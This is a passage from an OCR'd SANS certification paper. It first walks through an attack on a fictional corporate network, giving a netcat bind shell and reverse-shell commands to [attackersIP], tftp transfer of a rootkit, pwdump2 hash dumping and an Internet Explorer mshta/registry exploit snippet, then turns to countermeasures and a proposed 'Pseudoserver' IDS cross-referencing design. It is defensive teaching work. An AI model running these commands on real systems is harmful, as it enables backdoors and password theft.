In `winnt/system32/` there is a tftp.exe which is the tftp client which is present in 2000 and 2003 server. The attacker will initiate this on the target domain controller and then "suck" from the already compromised remote workers laptop a copy of the rootkit and other tools required such as netcat (nc.exe).

The TFTP server not included with windows needs to be installed from the remote workers laptop. A reliable piece of software that can do this is http://www.walusoft.co.uk/download.htm which is free for 30 days. It should be noted that the windows TFTP client included by default can only transfer files less than 33 megabytes. The syntax for TFTP transfer is
tftp [**-i**] *computer* [**get** | **put**] *source* [*destination*]

Therefore the command from the domain controller would be

```
tftp –i [local DC IP/share] get [remote worker IP/share] C:/winnt/system32/new
folder
```

The –i is to specify that the file being transferred is a binary file.

Once the rootkit and netcat is uploaded to the domain controller the attacker will set up the netcat listener using the –l switch and port number. AFX can be used to hide the fact that netcat is running. AFXs main functionality is to hide processes on Windows and it is very good at it. AFX does not have any backdoor functionality builtin. Netcat is the usual attackers choice for this.

This command will leave the netcat listener in stealth mode waiting for the attacker to return.

```
C:\winnt\system32> nc -L -d -e cmd.exe -p 1000
```

The attacker uses this command to access the netcat listener they have left behind.

```
C:\winnt\system32> nc [attackersIP] 1000
```

To shovel a command shell back to the attackers machine from the victim the attacker will use this command from the victim. Netcat would need to be on port 1000 listening on the attackers machine and 8888 outgoing.

```
C:\winnt\system32> nc [attackersIP] 1000 | cmd.exe | nc
[attackersIP] 8888
```

A netcat relay can be made that can further increase the length of the chain if required. Please see http://www.gulftech.org/t_netcatshell.php for detail and also SANS Track 4 by Ed Skoudis.

The attacker now has access to the encrypted versions of all of the companies passwords. The attacker will lay low on this machine and only access it when the remote worker VPNs into the internal network. The attacker will require time to be able to download and crack the encrypted passwords on the domain controller using pwdump2.
http://www.bindview.com/Support/RAZOR/Utilities/Windows/pwdump2_readme.cfm
Pwdump2 will enable the attacker to dump the password hashes to a textfile using the following command

```
c:\pwdump2\pwdump2 > passwd.txt
```

The hash textfile can then be transferred to the attackers machine via netcat.
This textfile can then be used as input to L0phtcrack 5 http://www.atstake.com/products/lc/. This may take a long time depending on the password strength. However if the attacker has access to a number of machines they could be used simultaneously to try to crack the passwords via bruteforce. A faster dual processor machine would also give the attacker an advantage. If the attacker has had access to a supercomputer perhaps through a University this would make the process a lot quicker.

3.7 Stealth and covering tracks

The main problem for the attacker here is the IDS directly after the VPN.

The beauty of this attack is that the traffic from the remote worker helps to obfuscate the actions of the attacker on the same connection. It is noted that there are many IDS sensors in Johns network which is thorough but does result in a lot of time needed by the admin to tune and review the resulting events. (More complexity).

For the attacker, it would be useful to be able to hide actions from the IDS therefore we need some IDS evasion tactics here. There are two good papers in the SANS reading room on the subject of IDS evasion.
http://www.sans.org/rr/papers/30/1284.pdf
http://www.sans.org/rr/papers/30/339.pdf

The main methods of IDS evasion are obfuscation, fragmentation, denial of service and encryption.

Fragmentation will not be practicable and encryption will show clearly as encrypted traffic shows as a randomly uniform frequency block. Basically a block of data that has no peaks or troughs. In this respect it is identifiable (though not readable). As there would not normally be encrypted traffic after the VPN this can be a give away. Therefore we have the option of Denial of service or obfuscation. DoS is good in the short term as it is effective but will raise alarm bells afterwards when the admin reads the event log. Therefore this attacker has opted to obfuscate their actions.

The attacker can obfuscate by changing the filenames of key files that are well known. Change netcats name nc to iexlore and similarly change the name of the THCIISSLame executable. Also can change the name of the AFX rootkit which has builtin process hiding making it a very stealthy rootkit.


3.8 How to defend – Possible Countermeasures.

I will go through the vulnerabilities from the beginning and suggest ways to solve as we go through.

Firstly the main vulnerability has been the ability to identify the remote workers IP address via the web bugged Word document as they are they are using a public Internet service from home on the work laptop. Many companies now require that Internet surfing is done through the company network so that company policy can be enforced and to protect the individual user (as I have done). A rule on the firewall can be written to only allow img requests from the browser and not other office applications.

Secondly the use of Internet Explorer is under great discussion at the moment and US Cert has suggested using a different browser. SANS @risk (@risk 2004) has also reported that companies are trialling Firefox though this has had a shell exploit also. The delay in some of the Microsoft IE updates has been long partly due to some indecision about the future direction of the browser in Windows. Longhorn was going to integrate IE completely into the OS. This is a point of debate and no clear answer can be given at this time except to say that links to untrusted sites should not be opened from email and active scripting should be disabled in the browser.
To directly address the adodb.stream vulnerability fix go to.
http://www.microsoft.com/downloads/details.aspx?FamilyID=4D056748-C538-46F6-B7C8-2FBFD0D237E3&DisplayLang=en
Please note that IE6 SP1 is still vulnerable to the code I give on Page 70 using the shell exploit hence the need to look at other browsers and or disable active scripting as shown in the screen shot below and the following URL.
http://support.microsoft.com/default.aspx?scid=kb;en-us;q154036

How to disable active scripting.



b. Click **OK**.

Internet Explorer 4.x:

a. On the **View** menu, click **Internet Options**, click the **Security** tab, click the **Internet** Web content zone, click **Custom (for expert users)**, a
b. Scroll down to the **Scripting** section, click **Disable** under **Scripting of Java applets** and **Active scripting**, click **OK**, and then click **OK** again.

Internet Explorer 5.0, 5.01, 5.5, 6:

a. On the **Tools** menu, click **Internet Options**, click the **Security** tab, click the **Internet** Web content zone, and then click **Custom Level**.
b. In the **Settings** box, scroll down to the **Scripting** section, and click **Disable** under **Active scripting** and **Scripting of Java applets**.
c. Click **OK**, and then click **OK** again.

The next vulnerability is the PCT SSL vulnerability which was used to exploit the IIS5 server and Active Directory domain controller.

There is a general Microsoft security bulletin that covers this issue at http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx which recommends the implementation of this update http://www.microsoft.com/downloads/details.aspx?FamilyId=0692C27E-F63A-414C-B3EB-D2342FBB6C00&displaylang=en


This is a straightforward patch but Johns network did highlight some other precautions that could be taken to help protect the network from attack in these circumstances. For instance the IDS placement needs to be thought through carefully. Traffic that goes through into the DMZ should have to go through an IDS in my view. This may cause a high number of false positives on the downside but since the DMZ would normally be the highest risk area of the network this would, in my view, be the first area to protect with an IDS after the front firewall.

In the case of the VPN part of the VPN PCT attack then again some kind of rearguard protection would be useful such as a router to implement Access Control at the protocol level via extended ACLs would be preferable.


The IDS place after the VPN is exactly where it should be.

The actual exploits themselves are difficult to protect against as they do seem to crop up reasonably regularly. PCT SSL is the latest and so subscribing to a vendor such as ISS who were credited with the fastest identification of this vulnerability which is described at http://xforce.iss.net/xforce/alerts/id/168 could be a useful mitigator.

Microsoft will of course patch the vulnerability, sometimes soon sometimes not so soon. For instance the adodb.stream vuln has a patch from Windows Update since writing the Design Under Fire Section and gives this result now.



The date of the patch is July 3rd 2004 and is seven months after the original bugtraq posting. This must have been quite awkward to recode.



The update can be seen in the installation history. The exploit is still usable on the six month old system in Johns paper but the Attackers move onto a new exploit. As of today 12th of July 2004 it is still possible to exploit a fully patched Internet Explorer using shell.application with the following code.

```
ActiveXObject("Shell.Application");
obj.ShellExecut("mshta.exe","about:<script>var wsh=new
ActiveXObject('WScript.Shell');wsh.RegWrite
('HKCRexefileEditFlags', 0x38070000, "REG_BINARY");)
</script>");
```

http://www.securityfocus.com/archive/1/367882http-equiv of malware.com

However, all of these countermeasures address the problem after it was created and also miss the actual problem. The actual problem is that there are people who wish to access company networks in order to cause harm. There will always be a new vulnerability and exploit so the admin has to carry on behind trying to firefight. What is needed is a change in approach to help the admin secure their network.
The admin needs to be able to identify likely attacker activity.

There are currently many different vendor IT Security products that can make the responsibility of securing the network quite complex and confusing. The main problem that all admins I have spoken to is time to actually do the job of securing the network against future attacks and put in place methods of tracking unauthorised activity. Time is in short supply due to the complexity of the responsibilities involved in securing the network.

Two of the most innovative recent additions to network security show my point. IDS and honeypots. The major user complaint about IDS is that they produce too many false positives. Which ones are the important ones? This has created an extra job to do when the admin is pressured to get the previous work done more quickly.
Next honeypots. The industry promotes the use of honeypots to actually attract hackers and again this takes up more time to administer and secure and increases complexity. What is currently needed is a way to reduce complexity to create less work for the administrator and allow identification of unauthorised activity. During my funded research work at a leading International Research University Computer Science Department I have created a way of doing just this (in conjunction with Dr Ning Zhang).I have further developed the concepts and present this as part four of my GCFW practical on the future state of security technology.

4 Future state of IDS and the Cross-Referencing Pseudoserver

4.1 Introduction

There has been much speculation about the future usefulness of IDS in the wake of the Gartner report saying that "IDS is dead" and that Intrusion Prevention systems would take over. We are now at the 12 month anniversary of that report. Of course IPS has its problems too as they give the ability to close ports on a firewall into the hands of an attacker. Also IPS relies on an unambiguous identification of the malicious traffic which is not always the case. Also IPS cannot stop a zero day attack of which it has no previous knowledge. Given these facts an IDS is required behind the IPS in order to give strength in depth. IDS keeps the admin informed so they can make the decisions.

In this final section I am going to first of all express research I have read about the future of IDS and then describe an innovation that I have created.

4.2 Comptemporary Research for the future market

This reading has been done recently using the ACMs digital library which has the whole papers in PDF format not just the abstract. This is a highly effective library and worth the ACM membership fee on its own.

4.2.1 Application based Intrusion Detection

(Stillerman 1999)
Stillerman describes how they used an applications perception of "self" to identify code calls that are not generated by the application itself or its trusted parties. This is within the OMGs CORBA framework. Stillerman believes that many future threats will be at the application layer.

4.2.2 IP protection

IDS is still evolving as we speak into extrusion prevention systems such as that developed by Fidelis at http://www.fidelissecurity.com/ . The fidelis product is able to tell if an extrusion of Intellectual property occurs as its IDS based technology follows IP protected files.

4.2.3 Process approach

(Ning 2002)
A very interesting process approach to IDS is taken in a paper by Peng Ning et al called Constructing Attack Scenarios through Correlation of Intrusion Alerts. It looks for the stages of attacks that build together and correlates them together in order to try to link a chain of events to locate a single process from a particular source. This approach acknowledges that an attack will happen in stages. Secondly that an attacker will attempt to hide these stages. Quoting directly from the paper:

> "*For example, if we find a Sadmind Ping followed by a buffer over flow attack against the corresponding Sadmind service, we can correlate them to be parts of the same series of attacks. In other words, we model the knowledge (or state) of attackers in terms of individual attacks, and correlate alerts if they indicate the progress of attacks."*

Also the authors identify that the main problem of an IDS analyst is being able to find time to read all the entries that are made especially when an attacker is deliberately

trying to obfuscate their attack. This backs up my main premise for the work in this paper i.e. need to be able to shorten the time for analyst to look at logs by prioritising them.

4.2.4 Clustering alarms to get the root cause

(JULISCH 2003)
Researchers at IBM have identified that many IDS alarms (alerts, same thing) are often caused incorrectly by the same source. Again the paper starts with the premise that the IDS analysts' main problem is too much data to read. Their approach has been to find a way to group the IDS alarms by the "root cause". They have found a way to do this and identify the root causes that are bogus. These can then be deleted en masse

> *"Our alarm-clustering method groups the "fragmented IP" alarms together and reports them by a single generalized alarm. This generalized alarm states that "source port 80 of the Web server triggers many 'fragmented IP' alarms on workdays against nonprivileged ports ofWeb clients," Clearly, a generalized alarm like this facilitates the identification of root causes.."*

The second step of deletion is recommended to be taken by a human analysis still whereas the first stage is completely automated.

4.2.5 Specification based (preset rules) and Anomaly detection

(Sekar 2002)
Rules based and Anomaly detection (compound) used with machine learning algorithm to learn the network and its traffic unsupervised in order to drop down the level of false negatives. Only problem is still high rate of false positives and possibility that an attacker maybe able to teach the system that its actions are normal (similar to Snort RNA).

4.2.6 Whitelisting

The idea that one can prescribe all the application and network layer traffic that can and shoud occur on a network and then only set the IDS to alarm when it finds traffic that is not good instead of trying to guess all that might be bad. This is a view held by two International experts on the subject of IDS, Mark Cooper and Arrigo Triulzi, and I can see the logic. Perhaps automated software would be needed to help set this kind of system up in the future.

4.2.7 Hardware based IDS builtin

(Otey 2003)

> *"We present and evaluate a NIC-based network intrusion detection system. Intrusion detection at the NIC makes the system potentially tamper-proof and is naturally extensible to work in a distributed setting. Simple anomaly detection and signature detection based models have been implemented on the NIC firmware, which has its own processor and memory.*
> *to find suspicious activity. There are two general approaches to this problem: signature detection (also known as misuse detection), where we look for patterns signalling well-known attacks, and anomaly detection, where we look for deviations from normal behaviour. Most work on signature and anomaly"*

One drawback with this NIC based approach is low resources in terms of memory and processing on todays NICs but this idea of building IDS and general security responsibility into the physical infrastructure of the network is one that was has been told to me personally by Stephen Northcutt , so I think there may be some truth in this direction.

4.3 The problem being addressed

To my mind having studied most of the IT Security courses available and worked in the industry for 4 years now I feel that there is a general problem for the Security Professional of complexity. Chris Brenton in his book Mastering Network Security (Brenton 2002) deals with this complexity by adopting a Systems Analysis/Process methodology which can help simplify. This is what I intend to do. Hence the title of this paper "Security by Simplicity".

It is interesting that the main problem voiced regarding IDS has not changed during the past two years I have been attending SANS conferences which is the **"*There are too many false positives produced by IDS to be able to see the urgent problems*".** IDS systems can produce too much information that incorrectly identifies attacks (false positive) and this effectively obfuscates the events that are urgent. An IDS needs to be well tuned which is an art in itself. This is especially true now that Network based IDS systems are coping with wireless networks connected to the internal corporate network. This brings more varied traffic with higher risk of false positives. A method of prioritising IDS events by their relative risk would be of great use.

At the same time a strong area of research has been the concept of a Honeypot which deliberately tries to attract hackers to a non-sensitive part of the network by advertising a vulnerability. The idea being that a honeypot can attract a hacker so we can identify them and learn their methods. This has a benefit in that **there is no authorised access to the resource so we know that any access is likely to be that of a Hacker or internal miscreant**. This is a powerful point.

Honeypots have been very popular for research purposes and rightly so. Please see www.honeynet.org for more information. However in the commercial situation they also have some serious disadvantages.

1. Honeypots attract risky traffic to our network.
2. They "entrap" the hacker and so we cannot prosecute based on this information.
3. Honeypots are quite often exploited by automated worms not actual hackers.
4. Since a honeypot by definition has a deliberate weakness it does not encourage the use of a zero day exploit as it is not needed to gain access.
5. Honeypots create more complexity, information and work in general for the network manager when the main probles is lack of time to do the normal things.

If we could keep the unauthorised access identification feature of the Honeypot but make sure that there is no entrapment even implied then we would have a useful technology. Its purpose would be to create identifying information on network users that attempt to illegally connect to this server which by definition has no authorised access. I have called this type of server a Pseudoserver. Please note that there is no entrapment /"honey" component to it as it simply exists and monitors. It is specifically NOT a honeypot as there is no enticement. The key being that as a standard up to date installation of an Intel Linux PC server with normal services running it does not represent entrapment. The Pseudoserver is not referenced by any other network services therefore the host based IDS events will be limited to scans/attempted connections from parties that do not realise that there is no authorised access to this machine.
The advantages of a Pseudoserver are as follows.

1) There is no deliberate weakness therefore no entrapment and the case can be taken to court if necessary.
2) Does not attract risky traffic therefore safer.
3) As there is no authorised access the HIDS logs will be very easy to read (short).

4) It is more likely to tease out zero day exploits as access cannot be gained by an old exploit.
5) Can be done using old PCs as it uses Fedora with lower hardware requirements.
6) Is a low risk way to trial Linux in the corporate network.

Point 6 is important as the machine has a legitimate use to act as a test for open source technologies in the network. How long will it run before it crashes? Many companies are thinking about adopting Linux but it is a big risk. This legitimate use can help to fend off the argument that it is there to entrap.

The clever part is if we can automatically cross-reference the source IP address collected by the Pseudoserver HIDS against the existing voluminous NIDS logs of the other production IDS machines around the network we can create a shortened version of the production server NIDS logs. If they have the same source IP address as the machine that has unwittingly scanned the Pseudoserver then we know it is something to take note of and this same users activity on the production machines needs to be brought to attention of the analyst. We can simplify the complexity of current IDS analysis.

This can save time, money and may help prevent a security problem by allowing the admin/analyst to go straight to the events that are of most interest. Therefore the Cross-referencing Pseudoserver is addressing the number one expressed need of analysts at this time which is to highlight the IDS events of concern above the false positives.

But how do we get the IDS to select the events in this way?
This is what I will describe to you in this paper. In this project I have designed and implemented a Pseudoserver that collected source IP addresses that tried to connect to it which is by definition unauthorised. Then I have used these source IP addresses to select the events with the same source IP **therefore representing likely hacker activity** from the much larger logs of the adjacent production server NIDS using SQL and a relational database.

Lastly I have created a Java Application that can interface to this relational database to give controlled access to the data by the user.

I have done a wide literature search including the ACM digital library which comes highly recommended and this work has not been done before. This is an idea originating from myself and Dr Ning Zhang. In order to gain background knowledge of IDS and honeypots that may be needed to read this paper the following URLs are recommended.

http://www.sans.org/resources/idfaq/
http://www.honeynet.org
http://www.cerias.purdue.edu/coast/intrusion-detection/ids_bib.html
http://csrc.nist.gov/publications/history/
http://www.daemonnews.org/199905/ids.html#Ref2
http://www.acm.org/crossroads/xrds2-4/intrus.html
http://www.cc.gatech.edu/~wenke/ids-readings.html

4.4 How the Cross-referencing Pseudoserver system works

A Pseudoserver essentially supplies source IP addresses of machines that have scanned/attempted connection to it and therefore do not know that it has no authorised access (likely hacker). This list of source IPs is of most use if the IDS data from the strategically placed IDS machines around the network is being centralised so that the source IP can be followed through all the IDS logs in one go. The Pseudoserver will consist of a standard Redhat/Fedora PC running an up to date configuration including email server, web server and basic network services. The Pseudoserver differs from a standard IDS sensor in that it will have to have an IP address applied to the interface and it will not be in promiscuous mode. Also the Pseudoserver will have standard services running. It is quite novel to have a HIDs on a PC which does not actually have any authorised activity. This is the advantage as it only records the unauthorised access. These source IPs are used to select the interesting network events from the overpopulated centralised production IDS logs as we shall see.

4.4.1 One way ethernet cables and no IP NIDS

Interesting point to highlight at this stage is the way in which I have deployed the NIDS in my network diagram for GE. The NIDS are all without IP address on the company network side and use one way ethernet cables. This means that they will be very difficult to attack. They can be DOSd but not interacted with as they are incapable of completing the TCP handshake. I was tempted to write this paper on one way ethernet cables for IDS but Bill Stearns has already collected a lot of good sources on this subject at http://www.stearns.org/doc/one-way-ethernet-cable.html . A summary of this is that it is a good way to set up IDS but technical considerations that need to be met (for instance keeping keep alives alive and using single speed hub). I have applied a second network card to all the NIDS in the diagram with an IP address on the publicly inaccessible IDS management network shown in red. This network logs IDS entries to the single MySQL database.

4.4.2 Pseudoserver

The Pseudoserver configuration is different from the NIDS as it

1. has a “public” interface with IP address,
2. has normal services running, email and www.
3. Is not a hardened bastion host configuration
4. Is in HIDS mode not NIDS
5. Specifically has no authorised access.


It also very different from a honeypot in that it has no enticement and so cannot be called entrapment. This is why I have given it the name of Pseudoserver.

4.4.3 The whole network system

The whole network system has five main logical components (see next diagram)

a) The network that the Pseudoserver is monitoring (see diagram).
b) The Pseudoserver itself (192.168.3.10) with Host based IDS logging to centralised IDS DB (d).
c) The Production servers with HIDs logging to d) and NIDs logging to d) also.
d) The Centralised IDS Database logging system that is to be cross-referenced(192.168.5.0)
e) The Java application used to access the database and perform the query.

Please note that the IDS network in the diagram has no IP address applied to the outside network shown in black but does have an IP address applied on the NIC to the red line network which allows centralised logging to the single SQL Database.



4.4.4 What about Spoofed packets?

At this point it is worth noting that the Source IP's that the Pseudoserver collects may in fact be spoofed, in other words the packets can be crafted manually or automatically using a packet crafting tool to show a different IP address than the one that is correct. If they do this then they will not directly receive the reply to the packet as it will go to the spoofed address. Also as far as our system is concerned we are not so interested in correctly identifying the identity of the source IP only to select IDS data from the production servers that has the same source IP, spoofed or not. The job of attempting to identify the actual physical source of this traffic is one for the analyst to do once the suspicious entries have been identified.

4.4.5 Centralised IDS database

The Centralised IDS database system joins the NIDS and the Pseudoserver server so allowing the cross-referencing to be performed. One of the advantages of using SNORT is that it is quite simple to log directly to a centralised database using the MySQL protocol. The potentially large amount of data that can be written to the database can cause a bottleneck and lost data so a method of throttling the data connection needs to be made. There is a plug in for SNORT called Barnyard that performs this function http://www.snort.org/dl/barnyard/ .

4.4.6 Java frontend and reference to ACID

The Java front end application is needed in order to provide an interface for the user. This would allow a user to access the MySQL database remotely and enable the database account details to be kept safely in compiled code within the Java files. The ability of Java to keep variables private whilst accessing network resources on behalf of a user enhances security immensely. Also the fact that the new Java application would enable access to the IDS database without having to give command line access to the database increases security even more. Source code to the application is included in the Appendix under the terms of the GNU Public License. In some ways this is an extension of work by Roman Danyliw with ACID. I considered trying to add this functionality to ACID but the fact that the PHP code is not easily expandable and that a Web Server would be required on the DB server made me decide to go for the Java front end route. It may be the case that the query I have made can be added to ACID in the future. (http://www.cert.org/kb/acid/ and 